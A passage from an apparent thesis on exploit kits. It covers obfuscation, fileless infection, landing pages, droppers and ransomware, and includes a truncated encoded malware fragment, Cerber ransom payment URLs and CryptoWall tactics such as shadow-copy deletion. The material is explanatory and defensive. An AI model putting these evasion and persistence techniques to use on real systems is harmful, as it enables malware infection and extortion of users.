clIcglCDxgAgCCIAAINnIgMIqinjEl49H2INZIsybpNcuqWHAyh0GmIYhd9yI9LZ6vn20h5jXiYNZbJHb1cLvyH2RjV0HXZMVbo2YvLdsgCCAiAg2ic8UIA
VJPhjT3YEhL1WY5STXzU0tJFuV2N1dT0CMPVLVflmpalF3VMBRaJD0DdeU9VG1ZMi0EX9xI4WViabhgWiAy8+nCIURCACIiIdg+CXJgNvCXI9AdMXZyZPjg
ZoVIACIgIYgiCT0gFtCmIAAZZnbgZIig2iI2R2HGZhRYACduIZKhCCAgAgCCIAAI1GIgIIgw2kZtM9W3ax4IBXchQYYgXiAj4iG2bRlCACbpIYgsCCBgAgC
hPbvgCCAgogCAIAAIACIgIIg9G2h1UgDGIRxYs2dhYclg2mQh91mmItJb4zcnLYigAHAgpuC2IoAbACL8II+CgAKCCIAAIgI';
var EFCYW0xcuEFCYW0xcu = 'ekfCnegy2CvatzmWKZd0AR1Ap_3pnz87YcfZk-pwFU-aeYcoebJ0MRlYicgl2kfA';
var EFCYW0xcfEFCYW0xcf = 'YFwEZiyZVRknmaNrLvW6G9zhs-uVKyCw3xGQKbx7L-Id4FQh3JZ6Qfao8w2uxUZ0';
YmHCvKVaN("JxBICpm");
```

Figure 8 - String replacement method

After assigning a piece of the encoded code into multiple variables, usually a function is used to concatenate all the variables together so as to craft a big string that includes the code that will be decoded and executed.

In an awkward sense of humor, several EK authors used to utilize snippets of famous verses of literature, stories or fairytails as function, class and variable names that compile their malicious code.

Another technique that EKs leverage in order to craft SWF files is the *array-based technique*. Usually, a *ByteArray()* is initialized within a sub-function and fulfilled with variables that take as parameters functions or other parameters which in turn the one invokes the other so as to overall compile the SWF file. In this shape, SWF's content is not loaded as a normal code, rendering it undetectable by security products which are not able to read its malicious activity.

The *control flow obfuscation technique* refers to the order in which the instructions and function calls of a program are executed. EK authors manipulate at will the control flow of a function that contains parts of malicious code, so as to craft the full malicious code when one function or instruction call invokes its following.

In fact, the most effective action that EK authors undertake in order to keep their EKs undetectable for weeks is amending their obfuscation. Once security researchers reveal the EK characteristics via reverse engineering and malware analysis, EK authors update their kits by modifying their obfuscation. This is actually the major update the EK demonstrates every time it comes into play again after days of absence in cybercrime scene.

Nowadays, EKs tend to apply multiple layers of code obfuscation in a attempt to stay protected against known deobfuscation techniques that can be performed manually and known coding tools that manage to transform blobs to human-readable code.

FILELESS INFECTION

EK authors cannot rely on traditional exploitation techniques for long time, since security products were also evolving. Consequently, as a company would have done in order to increase its revenue, they spent time on exploit development and the design of another, more notorious and significantly more stealth solution, the fileless infection.

As we have already discussed, traditional exploits, following the normal procedure, will be downloaded in victim's hard drive raising the suspicions of anti-virus products which immediately perform signature-based analysis and if they find a match they block the infection chain. In this manner, the chances for the malware to get caught are high.

The new technique is able to inject malware on victim's host that never touches the hard disk, hence is never being analyzed by traditional anti-virus installations. Instead, the malicious code is directly injected into memory segments so as to not be detected by signature-based security products. Technically speaking, the infection process assigns a memory segment for itself, usually within the memory which has been dedicated for the process that the EK successfully exploited, e.g. `iexplorer.exe` (process of Internet Explorer web browser), from where it can perform the malicious operations that intended to do.

This advanced technique is popular to current cybercrime scene. However, modern security products can capture and prevent the host from it by employing several cutting-edge techniques like pattern matching, behavioral analysis, sandboxing and others.

Final Phase

The final stage of the exploitation where the exploit has already been downloaded in the victim's system, is not going to be discussed in this thesis. This is the phase of static malware analysis that is widely covered by numerous books and researchers on Internet.

Our work will briefly mention the additional checks - complementary to the ones mentioned in Victim Profiling paragraph - the malware performs upon executing on victim's host. In this phase, the malware performs extra fingerprinting checks to determine the host's underlying technology before executing the core malicious activity. By performing several anti-virtualization and anti-sandbox techniques, tries to determine if the system is a virtual environment or deploys a sandbox. This means that it will check for MAC addresses, registry keys, running processes, services and files that could indicate the presence of a virtualization environment or sandbox. Furthermore, it normally checks for running processes related to security products, such as Antivirus as well as integrity and data loss prevention tools. It will also check if debugging tools like IDA, Immunity Debugger, OllyDB and others are present on the system.

In case it identifies any of them, typically quits because it does not want to risk getting captured and analyzed by security-aware users. Thereby the malware process terminates the infection, quits or even deletes itself to not leave traces and in turn reports its status to the Status Server.

Post-Infection Phase

Typically, after infecting the victim with malware, EKs move further on beaconing out the C2 server for reporting their status and for advanced EKs, for keeping statistics and load balance. Prior to callback, it is possible to try dropping another malware on victim's host for infecting another process of more interest or infect the victim with a persistent malware in order to have continuous access to it and order it at will. There is also the possibility to drop another newer malware for testing purposes, in order to determine how the victim responds and if it would be successful applied on next victim.

Landing Pages

The landing page is the starting point towards infection; the web page in which the visitor of the vulnerable website is redirected after one or more sequential redirections without being visible on victim's web browser.

Typically, it is comprised of HTML or PHP and JavaScript content that gathers information and performs the identification and validation of the victim's browser and host. So, landing page URLs usually end with "`.php`" or "`.html`" suffix or even without suffix at all, thus ending to a folder, e.g. "`http://landingpage.org/pathto/folder/`".

The main functionality of the landing pages is twofold: to retrieve and decode the obfuscated code upon loading on victim's browser and to perform fingerprinting of the browser technology. This is also called anti-emulation technique for identifying if they interact with a normal computer or an emulator setup for detection and analysis purposes. One of its priorities is to probe the browser plugins installed in order to identify their versions and then request from Exploit Server to find suitable exploits to initiate a drive-by-download attack. The list of targeted plugins and web technologies constantly include Adobe Flash Player, Java Runtime Environment and Microsoft Silverlight.

Upon finding a security flaw on the targeted browser, the landing page is responsible for retrieving from the Exploit Server the suitable exploit and serve it to the browser. In case the vulnerability is on Flash, Java or Silverlight components, the server selects a suitable exploit and sends it as file to be executed in browser. If there is an exploit on browser version, then it is embedded in the HTML rendered by the vulnerable browser. The payload delivered by those files is a sort of malware specially designed to infect the host and most of the times is sent as a binary encrypted with simple XOR or RC4 encryption key. Alternatively, the payload can be a file downloader, capable to be executed on victim's host and retrieve the final malware that is going to infect the host. Finally, the encrypted binary is decrypted and executed in the victim's host with results, in terms of infection severity, that vary depending of its nature and intentions. More information about the exploitation phase, namely the phase that starts from the browser exploitation point and after that, will be offered in following sections.

At the dawn of EKs, the landing pages could relatively easily be distinguished from the legitimate web pages by the traditional security products and researchers, as their URLs carried a kind of eye-catching characteristics, such as unique and awkward names that sooner or later they would be captured and analyzed. In other words, a landing page of the past, embodied strange characteristics that made it looking obviously malicious. Nowadays, the same task is getting harder because current landing pages with URLs such as `maliciousdomain.com/index.php` look totally benign in the chaos of web pages as the use of Internet is growing. No security product can tell with high probability if such a URL pattern is malicious or not and yields many false positives because the aforementioned pattern is fairly common.

At the same time, they drastically decreased the URL life span so as to stay undetected. They generate them on-the-fly so as to not get blacklisted and terminate their life usually after a couple of infections so as not to be traced.

Furthermore, the landing pages are also considered the state of art as far as their design is concerned. They usually include large chunks of junk code within which they hide the real malicious code, most of the times written in JavaScript language. From analysis perspective, the goal here is to understand which the real aim of the code is. Researcher's community has developed several JavaScript interpreters that help in this task; among others, the really effective JSDetox tool created by Sven Taute for statically analyze and deobfuscate JavaScript code, the SpiderMonkey standalone command line JavaScript interpreter by Mozilla Foundation, the Google's Chrome v8 JavaScript engine and Microsoft Internet Explorer Developer Tools.

Overall, it should be noted that EK authors put much effort in designing the landing pages which is the one of the core components of EKs and it is publicly admitted that they have gotten more and more difficult to be analyzed through these years. They do not have obvious commonalities and they released in drastically different versions.


Web Browsers

Recall that browsers is the gateway to access the online world and milestone in EK infection process. In general, web browser is a piece of software people use to conduct all important affairs, from entering their social networks to performing online banking transactions. Assuming that approximately one-third of the global population is using the Internet, it is fairly safe to estimate that about three billions of people use a web browser to navigate to it on a daily basis, without estimating the web browsers of smartphones or other devices that are becoming more and more each day part of our life.

Figure 9 - Web browser brands

Nowadays, many web browser firms exist with the most popular ones being Microsoft’s Internet Explorer, Google Chrome, Mozilla Firefox, Opera and others, having developed their own technology, characteristics and security features. Some of them consider web security as of a high importance theme, develop and adopt security controls, mitigate security flaws faster and hence enjoy people’s preference and bigger market share than others that evolve with slower rhythms. Most of them, have followed the trend of developing and adopting useful plugins that make the people’s daily browsing and work easier. However, the usability and convenience of our everyday tasks via a plugin or add-on we installed in order to perform a simple task on browser, may come with a security vulnerability of that plugin - as of being a piece of poorly tested software - that can be exploited by EKs. Browser plugins and add-ons come with a plethora of security issues and should be regularly be updated as we will discuss at the end of this document where we give some recommendations on how to prevent from EKs.

We will consult Net Market Share Company's online report regarding the desktop browser market share from January 2016 until February 2017, based on surveys, ISP data and other methods[4].



BROWSER	TOTAL MARKET SHARE
Chrome	49.05%
Microsoft Internet Explorer	29.71%
Firefox	10.30%
Microsoft Edge	4.86%
Safari	4.21%
Opera	1.48%
Proprietary or Undetectable	0.21%
Konqueror	0.01%
Android Browser	0.01%
Mozilla	0.01%

Figure 10 - Web browser statistics

According to this report the dominant web browser is *Google Chrome* with 49.05% of the market share, *Microsoft's Internet Explorer* follows with 29.71% and together with its successor *Microsoft Edge* 4.86%, Microsoft reaches the total of 34.57% of market share and *Mozilla Firefox* comes in third place with 10.30%. The aforementioned statistics do not come from a report with security-driven criteria but is based on people's preference. However, without being stemmed from security criteria, it surprisingly matches more or less with the most secure web browser order and indicates that people tend to become more security savvy and their browser preference may reflect and include their security concerns too.

Specifically, according to other surveys on security-oriented technology forums[5], the majority of users trust Google Chrome because it gets security updates every 15 days - faster than all other browsers, because the discovered vulnerabilities are quickly fixed and because supports third party advertisement blockers that defend against most of the advertisements which may be hiding EK redirectors. It seems that users rely upon add-blockers which indeed prevent from the majority of

[4] https://www.netmarketshare.com/browser-market-share.aspx?qprid=0&qpcustomd=0&qpsp=2016&qpnp=2&qptimeframe=Y&qpct=2

[5] http://sensorstechforum.com/which-is-the-most-secure-browser-for-2016-firefox-chrome-internet-explorer-safari-2/

benign and several malicious advertisements that can lead to compromise of the browser by an EK.

For the second place, people have chosen Mozilla Firefox that updates every 28 days, has several interesting software versions and supports third party add-blockers and a large variety of plugins. The release of different browser versions dedicated to development operations, attract security-concerned users that want to have the opportunity to test newest features on their own. Chances are they probably identify vulnerabilities and prevent a version from being released to public and include a security flaw.

Microsoft's Internet Explorer is in the third place followed by Opera and Safari web browsers. The last two browsers do not suffer from as many vulnerabilities as the others, they get updates approximately every 54 days and have implemented some interesting security features like proprietary sandboxing and blocking techniques of harmful content.

Microsoft Edge browser holds the last place of people's interest which gets updates more frequently that Internet Explorer and also supports add-blockers. It will draw security community's attention in the future, as the Microsoft Windows version in which is shipped with, will grow its presence in market. From Microsoft's web browsers, Internet Explorer is the one that interest us more due to its prevalence and characteristics.

Of course, we intentionally left the Internet Explorer for the end, on which we will focus more later on because typically concentrates EKs' attention more than the others. From one side this may be caused by its large presence in market because is being shipped pre-installed in the most popular operating system (Miscosoft Windows OS). For sure, is the favorite browser of EKs due to suffering from relatively more vulnerabilities than other browser trademarks, which constantly invest on security research and release updates on more regular basis; itself adopts updates every 54 days.

For the above mentioned reasons, thus the wide popularity and technology variety, it is easily determined why web browser is the target of EKs, which try to find security breaches and opportunities of exploitation.

Droppers

Droppers are programs specially designed to help EKs to run, download and install the malware to victim's host. They are smaller programs compared to malware executables, which are transferred from the malicious server to victim and are delivered to host after the browser exploitation. We can consider droppers as some kind of Trojans because they often evade detection by disguising as legitimate software.

Modern droppers evolve rapidly in order to evade anti-virus detection which nowadays perform behavioral analysis, pattern matching and other advanced techniques to identify and capture its functionality. Since they are the first piece of malicious code that is being stored in the victim’s hard drive, are likely to be captured and deactivated by security products deployed on the host.

There are two kind of droppers regarding to the way they pass the malware: the “two stage” droppers that are stored in host and upon activated, request from the malicious server to send the malware, and the “single-staged” droppers that embody the malware itself. The latter kind is bigger in terms of capacity and is formed in that way in order to bypass virus scanners. However, the difference between the two kinds are not drastically big in terms of detection by modern anti-virus.

They are also separated in two categories depending if they require user interaction. There are droppers that do not require user interaction in order to be activated and droppers that prompt the user with a message that seems to be benign and try to convince him to interact. Upon user interaction the dropper is activated and proceeds in downloading the real malware.

Other types of droppers are the *injectors* that infect the computer memory in which they inject the malicious code. This method is adopted progressively by modern droppers because is really effective against anti-virus detection since the malicious file never touches the hard disk where the anti-virus seeks for known malicious signatures.

Bleeding-edge droppers are multi-staged, leveraging zero-day exploits to execute on the victim without any notice or user interaction and bypass the average anti-virus installations which face difficulties on blocking them. Sophisticated attacks arrive in pieces so as to stay undetected, each of them being seemingly benign.

Malware families

In the final phase of infection chain by EK, the malware is downloaded on the victim’s host as described in the previous section and is triggered to express its malicious intentions.

We will not dive deeper in each malware family in this thesis as malware analysis constitutes a huge subject on its own. We are going to discuss the most known malware types that EKs are used to deliver to the under attack hosts and its general characteristics. All of them are widely distributed via EKs, spam campaigns and malvertising techniques as described in previous sections.

RANSOMWARE

Nowadays, infection by ransomware (a.k.a. crypto-ransomware) is the most prevalent attack an EK can deliver to victims as of being very lucrative source in terms of money. For sure, this family is the most damaging kind of malware and the most notorious payload an EK can deliver on victim's host for the reasons we will describe in following.

First of all, let's describe what ransomware is:

Ransomware is a type of malware that prevents or limits users from accessing their system, either by locking the system's screen or by locking the users' files unless a ransom is paid. More modern ransomware families, collectively categorized as crypto-ransomware, encrypt certain file types on infected systems and forces users to pay the ransom through certain online payment methods to get a decrypt key[6].

In other words, is the type of malware that once executed on victim's host, prevents users from accessing their system by encrypting their sensitive files and locking the host's screen presenting a message that demands a ransom to be paid in order for the host owner to decrypt his files. Modern ransomware families have become more sophisticated encrypting only selected files worth paying some money to get them back, presenting elegant messages and offering alternative payment options to the victim. Cyber criminals are free to choose the price of their ransomware at will and most of the times they demand to be paid in bitcoin or sent through untraceable prepaid cards.

The victim has a specified time window to pay the ransom, usually within a few hours since the infection, otherwise the ransomware leaves the files encrypted, terminates its execution and the victim loses the chance to decrypt their files.

Typically, ransomware is propagated via social engineering attacks like malicious spam campaigns, thus via electronic mails in which malicious links or documents are attached. Another popular way to lure users is conducted via browsing to seemingly benign webpages that in fact have been trapped by EKs. For several years, cyber criminals employ ransomware to directly seize money from non security-savvy people. It is really easy for the average computer user who

[6] https://github.com/mauri870/ransomware


navigates to the Internet or uses the electronic mail on a daily basis to be deceived by ransomware.

The list of the most famous ransomware species served by EKs, include:

- WannaCry
- TeslaCrypt
- CryptoWall (and variants)
- CryptoLocker
- Spora
- Cerber[7]
- Locky
- TorrentLocker
- PadCrypt
- CryptMIC
- CTB-Locker
- PayCrypt
- FAKBEN
- Havoc
- VxLock
- Crypto1CoinBlocker
- VirLock
- and many others

Police highly recommends for the victims, and it is also author's advice, to not paying the ransom because this encourages cybercriminals to launch more attacks. Also, in this way the victim directly contributes to the wellbeing of cyber criminality. However, it is totally understood that the average computer user that does not keep any backups of his personal documents, pictures, and other personal media, most probably will take his chances to pay hoping to restore his data. The majority of victims consider the payment method as a difficult task. Specifically, most of the ransomware incidents require to pay in bitcoin; so the victim should open a bitcoin wallet in order to deposit the required amount of bitcoins to a specific bitcoin address. The following figure depicts the block screen the victim faces as a result of Cerber ransomware infection.

[7] This type of ransomware welcomes victims with a voice saying "Hi, I'm infected! Please, pay bitcoin"




Your documents, photos, databases and other important files
have been encrypted!

If you understand all importance of the situation then we propose to you
to go directly to your personal page where you will receive the complete
instructions and guarantees to restore your files.

There is a list of temporary addresses to go on your personal page below:

```
-----------------------------------------------------------------------

1. http://cerberhhyed5frqa.xmfir0.win/28CC-1483-5727-005E-9BF8

2. http://cerberhhyed5frqa.gkfit9.win/28CC-1483-5727-005E-9BF8

3. http://cerberhhyed5frqa.305iot.win/28CC-1483-5727-005E-9BF8

4. http://cerberhhyed5frqa.dkrti5.win/28CC-1483-5727-005E-9BF8

5. http://cerberhhyed5frqa.cneo59.win/28CC-1483-5727-005E-9BF8

6. http://cerberhhyed5frqa.onion/28CC-1483-5727-005E-9BF8 (TOR)
```

However, nowadays cybercriminals offer detailed instructions on how to perform the payment or even worse they have already started to facilitating transactions by accepting deposits through known anonymous e-payment methods without the need to register a digital currency wallet. The following screenshot displays the extraordinary ransom block screen of Spora ransomware, to put it in comparison with the previous one of Cerber.



Reference: You full decrypt price is 79 USD.

Greetings to all


No transactions yet..

Figure 11 - Spora ransomware block screen

In a sense of irony, cyber criminals have designed a surprisingly helpful portal for anyone who is willing to pay, featuring a comprehensive dashboard with tooltips and live status from payments, and multiple other options like offering decryption test by decrypting two files for free, buying immunity from future Spora infections and others.

Statistically, the percentage of approximately 3% of the victims finally give in and pay the ransom. The percentage is low because of the previous reason regarding the payments, because may think that is futile as will never be able to restore its files and they will just spend their money for nothing, and less because they have nothing precious among the encrypted by ransomware files. This observation applies to simple home computer users. On the other hand, in a corporate environment it is much more difficult to let this just happen. Enterprises that have been compromised by ransomware, tend to pay the ransom in the fear of losing their corporate documents with client data or other sensitive information and because this loss may result in regulatory consequences and reputational damage. In this case, they have the undeniable argument to pay the ransom hoping that their files will be restored and they will regain the control of their computers avoiding further disruption of their operations.

In more technical detail, ransomware usually targets Windows users and seeks out for valuable files, such as financial spreadsheets, Office documents, photos, videos, configuration files, etc to encrypt. But let's describe the process from the beginning, thus after the victim's host is infected and prior to performing this scan. In case the distribution method is an malicious attachment within a spam email, method constantly employed by CryptoWall, there is a RAR (archive) attachment containing an CHM file (or HTA or PDF file), which is actually an interactive HTML file, capable of downloading the CryptoWall binary and copy itself in `%temp%` folder where every user has the permission to write in it. The binary itself contains a lot of abstract instructions that obfuscate the code to delude Anti-virus and evade detection, as well as anti-virtualization/anti-emulation and anti-debugger checks in order to avoid executing on e.g. a virtual machine built by researcher for malware analysis or being executed in debugger tools. Then, it forks the `explorer.exe` process where injects its unpacked binary and has its own space to be executed, while the original process terminates. It also injects itself in newly created `svchost.exe` process, installs itself in several system locations and sets its key in the Windows Registry in order to start automatically on boot, thereby making itself persistent process in the system. Upon executing, bypasses the User Access Control (UAC) and deletes volume shadow copies via `vssadmin.exe process,` so as to not allow a potential system restore. It then tries to reach a live C&C server through connecting to anonymous proxy such as Tor, in order to report that it has been already installed in a new system, to send system related information about the victim's host and request the public key by the server. Newer ransomware variants, by employing asymmetric key cryptography, can ensure that the server is protecting its private key from being transmitted over the network traffic. Once it receives the host-specific generated public key from the server, it starts encrypting the files of interest. For instance, one of the most notorious kinds of ransomware, TeslaCrypt, besides valuable files, also targets some well-known games such as Call of Duty, World of Warcraft and others, including the following file extensions.



```
7z rar m4a wma avi wmv csv d3dbsp sc2save sum ibank t13 t12 qdf
gdb tax pkpass bc6 bc7 qic bkf mddata itl itdb icxs syncdb gho
mcgame menu mcmeta litempd asset forge ltx DayZProfile rofl bik
epk rgss3a pak big unity3d wotreplay xxx desc py flv js css rb
png jpeg txt pem crt cer der mrwref mef indd ai eps pdf pdd psd
dbfv mdf dwg pptm pptx ptt xlsx xls wps docm docx doc odb odc
```

Eclectic sample of file extensions encrypted by TeslaCrypt.
File types include: financials, images, documents, backups, archives and games

Figure 12 - File extensions encrypted by TeslaCrypt

At this time, the known ransom screen is being displayed to the victim, translated to the language related to the IP address's geolocation, leaving no other control to the victim upon its system except from reading the notes.

Depending on the ransomware variant, the public key is not used directly but a symmetric AES 256 key is generated and is further being encrypted with the public key so as to not be redundantly exposed. Usually, multiple and different king of encryption methods and algorithms combined to obfuscate the reverse engineering process. The names of the encrypted files prior of being deleted and the encryption process that is applied, also depends on the ransomware variant. Most probably the encryption applied on files is unbreakable so to lead in permanent loss in case the ransom is not paid up. Chances are that even the perpetrators do not have in possession the private key which is crucial for the decryption process, because all this process is automatically executed and there is no need to occupy resources for storing so many keys or because they just not interested in restoring payers files. The latter is another reason on why it is recommended not to pay the ransom and instead be proactive following the best practices of security.

Typically, ransomware won't encrypt anything useful for its operation. It needs core Windows components to be functional in order for it to function correctly, so it avoid encrypting core Windows folders like "`Windows`", "`Program Files`", "`Program File (x86)`", "`ProgramData`" and others. A small bit of good news is that it scans the hard drives and network drives except the storage accessed via browser or some types of cloud storage and online backup. So this way of storing files may be a possible mitigation, at least of our very important files.

There is a number of free and commercial tools designed by known security vendors, which are capable of removing the malware or partially decrypting several file types depending on the type of ransomware. Security community tries to design decryptors almost after every major security incident involving this specimen. However, this is not a full solution and most likely they will not be effective depending on the case.

It is worth mentioning the website `nomoreransom.org` maintained by Europol that informs people about this malware and helps victims to recover their data without having to pay ransom to the cybercriminals.

BOTNETS


This paragraph is entitled with the term botnet to describe another malicious activity which EKs can perform to a targeted machine. They can deliver bot malware which upon executing engages that machine to a botnet.

A *botnet* (a.k.a. zombie army) is a network of interconnected computers which has been remotely exploited and now manipulated by the botmaster who operates the command and control activities. The bot (abbreviated name of robot) is the malicious piece of software that connect one computer to botnet and has been designed to execute automated tasks dictated by the botmaster. Botnets can be used for good reasons such as social or commercial or other non-harmful activities, but we will focus of course on the malicious botnets. Cyber criminals organize compromised endpoints in botnets to combine resources for launching Distributed Denial of Service attacks, spreading viruses and worms and more importantly launching large spam campaigns, unbeknownst to the victim whose computer is compromised.

